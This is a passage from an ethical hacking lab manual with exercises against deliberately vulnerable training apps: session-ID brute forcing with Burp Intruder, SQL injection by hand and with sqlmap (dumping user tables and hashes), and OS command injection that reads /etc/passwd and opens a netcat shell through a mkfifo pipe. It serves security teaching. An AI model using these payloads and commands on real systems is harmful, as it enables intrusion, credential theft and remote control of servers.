
#	Host	Method	URL	Params	Edited	Stat...	Length	MIME type	Extension
3	http://192.168.73.128	GET	/WebGoat/attack			200			
9	http://192.168.73.128	POST	/WebGoat/attack		✓	200			http://192.168.73.128/WebGoat/attack?Scr
3	http://192.168.73.128	GET	/WebGoat/attack?Screen=4252&me...		✓	200			Add to scope
3	http://192.168.73.128	GET	/WebGoat/javascript/javascript.js			304			Scan
4	http://192.168.73.128	GET	/WebGoat/javascript/lessonNav.js			304			
5	http://192.168.73.128	GET	/WebGoat/javascript/menu_system.js			304			
7	http://192.168.73.128	GET	/WebGoat/javascript/makeWindow.js			304			Send to Intruder
8	http://192.168.73.128	GET	/WebGoat/javascript/toggle.js			304			Send to Repeater
6	http://192.168.73.128	GET	/WebGoat/javascript/menu_system.js			304			Send to Sequencer
9	http://192.168.73.128	GET	/WebGoat/javascript/javascript.js			304			

Step 12: Check box the Auto analyze wait until tokens are generated , stop and save the tokens.




ETHICAL HACKING Lab Manual

Step 13: Save the tokens in .txt by any filename , here in the below figure it's been saved as dd.txt




Step 14: Open the kali terminal and give the command sort dd.txt so that tokens are sorted




ETHICAL HACKING Lab Manual

Step 15: Select the tokens as such there is minimum of 2 gaps between the tokens weak-id.



ETHICAL HACKING Lab Manual

Step 16: On the intercept and once again go to web goat and select login.



ETHICAL HACKING Lab Manual

Step 17: In proxy, select Http history

The screenshot displays the Burp Suite Community Edition v2021.10.2 interface. The top menu bar includes 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. The main toolbar shows various tools like 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Extender', and 'Project options'. The 'Proxy' tab is active, and the 'HTTP history' sub-tab is selected. A filter is applied: 'Hiding CSS, image and general binary content'. Below this, a table lists intercepted HTTP requests. The selected request is a GET to '/WebGoat/attack?Screen=3264&menu=1800' with a status of 200 and length of 31944. The detailed view of this request and response is shown below.

	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
3	http://192.168.73.136	GET	/WebGoat/javascript/toggle.js			304	230	script	js
3	http://192.168.73.136	POST	/WebGoat/attack?Screen=3264&me...	✓		200	31861	HTML	Hijack a S
7	http://192.168.73.136	GET	/WebGoat/javascript/menu_system.js			304	230	script	js
8	http://192.168.73.136	GET	/WebGoat/javascript/javascript.js			304	229	script	js
1	http://192.168.73.136	GET	/WebGoat/javascript/lessonNav.js			304	230	script	js
2	http://192.168.73.136	GET	/WebGoat/javascript/makeWindow.js			304	229	script	js
3	http://192.168.73.136	GET	/WebGoat/javascript/toggle.js			304	230	script	js
7	http://192.168.73.136	GET	/WebGoat/images/menu_images/tx1...			404	1368	HTML	Apache T
8	http://192.168.73.136	GET	/WebGoat/attack?Screen=3264&me...	✓		200	31944	HTML	Hijack a S
2	http://192.168.73.136	GET	/WebGoat/javascript/javascript.js			304	229	script	js
4	http://192.168.73.136	GET	/WebGoat/javascript/menu_system.js			304	230	script	js
5	http://192.168.73.136	GET	/WebGoat/javascript/lessonNav.js			304	230	script	js

Request


GET /WebGoat/attack?Screen=3264&menu=1800 HTTP/1.1
Host: 192.168.73.136
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q= (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.73.136/WebGoat/attack?Screen=3264&menu=1800
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: WEAID=34934-1640159523516; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=BCNENCS0426CFC6A146CFC4020A4E7427

Response

1 HTTP/1.1 200 OK
2 Date: Wed, 22 Dec 2021 08:03:23 GMT
3 Server: Apache-Coyote/1.1
4 Pragma: No-cache
5 Cache-Control: no-cache
6 Expires: Wed, 31 Dec 1969 19:00:00 EST
7 Content-Type: text/html; charset=ISO-8859-1
8 Via: 1.1 127.0.1.1
9 Vary: Accept-Encoding
10 Content-Length: 31649
11 Connection: close
12
13
14

ETHICAL HACKING Lab Manual

Step 17: Send to intruder in intruder select position and select weak-id from their terminal and paste here and select the last two digits which are varying and click on add.



ETHICAL HACKING Lab Manual

Step 18: In payload type select number and mention the number which are varying in from and to fields, and click on start attack.

The screenshot shows the Burp Suite Community Edition v2021.10.10 interface. The 'Intruder' tab is selected, and the 'Payloads' sub-tab is active. The 'Payload Sets' section shows a single set named '1' with a 'Numbers' payload type. The 'Payload count' is set to 4 and the 'Request count' is also 4. The 'Payload Options [Numbers]' section is expanded, showing the 'Number range' configuration. The 'Type' is set to 'Sequential'. The 'From' field is 26, 'To' is 29, 'Step' is 1, and 'How many' is empty. The 'Number format' section shows the 'Base' set to 'Decimal'. The 'Min integer digits', 'Max integer digits', 'Min fraction digits', and 'Max fraction digits' fields are all empty.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payloads can be defined for each set.

Payload set: 1 Payload count: 4

Payload type: Numbers Request count: 4

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 26

To: 29

Step: 1

How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

ETHICAL HACKING Lab Manual

Step 19: Check whether there are different lengths and select one among them, and if we get Congratulations, you have successfully completed this lesson, this mean that we have hijacked the session.

The screenshot shows the Burp Suite interface during an intruder attack. The top bar indicates '3. Intruder attack of 192.168.73.136 - Temporary att'. Below the navigation tabs (Attack, Save, Columns), the 'Results' tab is active, displaying a table of attack results. The table has columns for Request, Payload, Status, Error, Timeout, Length, and Comment. Row 2 is highlighted in orange, showing a successful attack with a status of 200 and a length of 31441. Below the table, the 'Request' and 'Response' tabs are visible, with the 'Response' tab selected. The response content shows a web page with links like 'Solution Videos', 'Restart this Lesson', and 'Introduction'. A message states: 'Application developers who develop their own session IDs frequently forget to incorporate the complex and random, then the application is highly susceptible to session-based brute force attacks.' Below this, a 'General Goal(s):' section lists 'Access Control Flaws' and 'Try to access an authenticated session belonging to someone else.' A congratulatory message follows: '* Congratulations: You have successfully completed this lesson.' The bottom of the interface shows a 'Finished' status bar.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	31944	
1	26	200	☐	☐	31944	
2	27	200	☐	☐	31441	
3	28	200	☐	☐	31944	
4	29	200	☐	☐	31944	

Request Response

Pretty Raw Hex Render

[Solution Videos](#)
[Restart this Lesson](#)
[Introduction](#)

Application developers who develop their own session IDs frequently forget to incorporate the complex and random, then the application is highly susceptible to session-based brute force attacks.

General Goal(s):

- Access Control Flaws
- Try to access an authenticated session belonging to someone else.

* Congratulations: You have successfully completed this lesson.

[AJAX Security](#)
[OWASP Application Flaws Foundation](#)
[Buffer Overflow](#)

Finished

Outcome of the Experiment:

Many common types of session hijacking involve grabbing the user's session cookie, locating the session ID within the cookie, and using that information to take over the session. The session ID is also known as a session key. When the criminal gets the session ID, they can take over the session without being detected.

ETHICAL HACKING Lab Manual

4) Experiment to perform SQL Injection in application using manual and automated tools.

Tools/Applications Used:

- VMPlayer
- Kali Linux
- Burpsuite
- Owasp Broken Web Application.

4.1) Perform SQL Injection in application using manual method.

Procedure:

Repeat the same step as above till step 5.

Step 6 : Click on OWASP Mutillidae II.



ETHICAL HACKING Lab Manual

Step 7 : Select OWASP 2013 select injection(sql) , Select sql i-extract data and select user info(SQL) and pass the payload ' or 1=1# .

Hints

Switch to SOAP Web Service version

Switch to XPath v

Please enter username and password to view account details

Name

' or 1=1#'

Password

.....

View Account Details

Dont have an account? [Please register here](#)

Step 8 : The Account details will be displayed.

lidae x +

192.168.73.129

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? [Please register here](#)

Results for "' or 1=1#" .27 records found.

Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password

ETHICAL HACKING Lab Manual

Outcome of the Experiment:

SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).

4.2) Perform SQL Injection in application using Automated Method(Usingsqlmap).

Procedure:

Repeat the same step as above till step 5.

Step 6 : Click on bWAPP.




Step 7 : Create user account and Select SQL Injection (Login Form) .




ETHICAL HACKING Lab Manual


Step 8: Select below login form link .



Step 8: Select kali terminal



Step 9: Give the below command



ETHICAL HACKING Lab Manual

Step 10:

- i) `sqlmap -u "http://192.168.20.134/bWAPP/sqli_3.php" --dbs --batch`
- ii) `sqlmap -u "http://192.168.20.134/bWAPP/sqli_3.php" --cookie "security_level=0;acopendivids=swingset,jotto,phpbb2,redmine;acgroupswithpersist=nada; PHPSESSID=a0ekqq6nvdcsr0ifqedc565sp7" --data="login=bee&password=bug&form=submit" --dbs --batch`
- iii) `sqlmap -u "http://192.168.20.134/bWAPP/sqli_3.php" --cookie "security_level=0;acopendivids=swingset,jotto,phpbb2,redmine;acgroupswithpersist=nada; PHPSESSID=a0ekqq6nvdcsr0ifqedc565sp7" --data="login=bee&password=bug&form=submit" --current-db`

Database: bwapp

Table: blog

[1 entry]

+----+

| id |

+----+

| 2 |

+----+

- iv) `sqlmap -u "http://192.168.20.134/bWAPP/sqli_3.php" --cookie "security_level=0;acopendivids=swingset,jotto,phpbb2,redmine;acgroupswithpersist=nada; PHPSESSID=a0ekqq6nvdcsr0ifqedc565sp7" --data="login=bee&password=bug&form=submit" --dbs --dump --batch`
- v) `sqlmap -u "http://192.168.20.134/bWAPP/sqli_3.php" --cookie "security_level=0;acopendivids=swingset,jotto,phpbb2,redmine;acgroupswithpersist=nada; PHPSESSID=a0ekqq6nvdcsr0ifqedc565sp7" --data="login=bee&password=bug&form=submit" -D bwapp -T users --column --batch`

Database: bwapp

Table: users

[1 column]

+-----+-----+

| Column | Type |

+-----+-----+

| id | int(10) |

- vi) `sqlmap -u "http://192.168.20.134/bWAPP/sqli_3.php" --cookie "security_level=0;acopendivids=swingset,jotto,phpbb2,redmine;acgroupswithpersist=nada; PHPSESSID=a0ekqq6nvdcsr0ifqedc565sp7" --data="login=bee&password=bug&form=submit" -D bwapp -T users -C email,login,password --dump`

- vii) do you want to store hashes to a temporary file for eventual further processing with

ETHICAL HACKING Lab Manual

other tools [y/N] n

viii) do you want to crack them via a dictionary-based attack? [Y/n/q] n

```
File Actions Edit View Help
Payload: login=tsef' UNION ALL SELECT NULL,CONCAT(0x71706a7871,0x4e6d6164756e41735241767170596378446f43574d665652704444727769597354
,NULL#&password=sd&form=submit
--
[05:05:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[05:05:49] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[05:05:49] [INFO] fetching current database
[05:05:49] [INFO] fetching entries of column(s) 'login,password' for table 'users' in database 'bwapp'
[05:05:49] [INFO] resumed: 'QpjqxA.I.M.','6885858486f31043e5839c735d99457f045affd0'
[05:05:49] [INFO] resumed: 'Qpjqxqbee','6885858486f31043e5839c735d99457f045affd0'
[05:05:49] [INFO] resumed: 'Qpjqxqadmin','d033e22ae348aeb5660fc2140aec35850c4da997'
[05:05:49] [INFO] resumed: 'Qpjqxqtest','a9993e364706816aba3e25717850c26c9cd0d89d'
[05:05:49] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[05:05:49] [INFO] using hash method 'sha1_generic_passwd'
[05:05:49] [INFO] resuming password 'bug' for hash '6885858486f31043e5839c735d99457f045affd0' for user 'A.I.M.'
Database: bwapp
Table: users
[1 entry]
+-----+-----+
| login | password |
+-----+-----+
| A.I.M. | 6885858486f31043e5839c735d99457f045affd0 (bug) |
+-----+-----+
[05:05:49] [INFO] table 'bwapp.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.73.129/dump/bwapp/users.csv'
[05:05:49] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.73.129'
[*] ending @ 05:05:49 /2021-10-22/

(kali@kali)~$
```

Outcome of the Experiment:

SQLmap is an open-source tool used in penetration testing to detect and exploit SQL injection flaws. SQLmap automates the process of detecting and exploiting SQL injection. SQL Injection attacks can take control of databases that utilize SQL.

5) Experiment to perform OS command injection in application and extend the attack to gain webshell access.

ETHICAL HACKING Lab Manual

Tools/Applications Used:

- VMPlayer
- Kali Linux
- Burpsuite
- Owasp Broken Web Application.

5.1) Perform OS command injection in application

Procedure:

Repeat the same step as above till step 5.

Step 6: Select OWASP Mutillidae II.



ETHICAL HACKING Lab Manual

Step 7: Select A1 injection(other) , Select command injection and Select lookup and give the below mention command.

Back



Help Me!

Hints

[Switch to SOAP Web Service Version of this Page](#)

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

ETHICAL HACKING Lab Manual

Step 8: The following records will be displayed.

Hostname/IP

Lookup DNS

Results for ;cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
```

Outcome of the Experiment:

Command injection is a cyber attack that involves executing arbitrary commands on a host operating system (OS). Typically, the threat actor injects the commands by exploiting an application vulnerability, such as insufficient input validation.

5.2) Extend the attack to gain webshell access.

Procedure :

Repeat the same step as above till Step 7.

Trying to gain shell access

Lets get a shell using sh and listen using netcat at port 4444.

To run shell and listen to the port simultaneously we need to pipe them in a file using mkfifo .

So we'll be using this command:

[www.google.com;mkfifo](#) /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe

or [www.google.com;mkfifo/tmp/pipe;sh/temp/pipe|nc-|](#) 4444

 Switch to SOAP web Service version of this Page

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for [www.google.com;mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe](#)

Server: 192.168.73.2
Address: 192.168.73.2#53


Non-authoritative answer:
Name: www.google.com
Address: 142.250.195.164

ETHICAL HACKING Lab Manual

Open kali terminal

Now return to kali linux and open terminal.
Type: nc 192.168.29.185 4444
to connect to port 4444 and get shell access.

In terminal :sudo nc 192.168.73.129 4444



Outcome of the Experiment

Web shells are malicious scripts that enable threat actors to compromise web servers and launch additional attacks. Threat actors first penetrate a system or network and then install a web shell. From this point onwards, they use it as a permanent backdoor into the targeted web applications and any connected systems.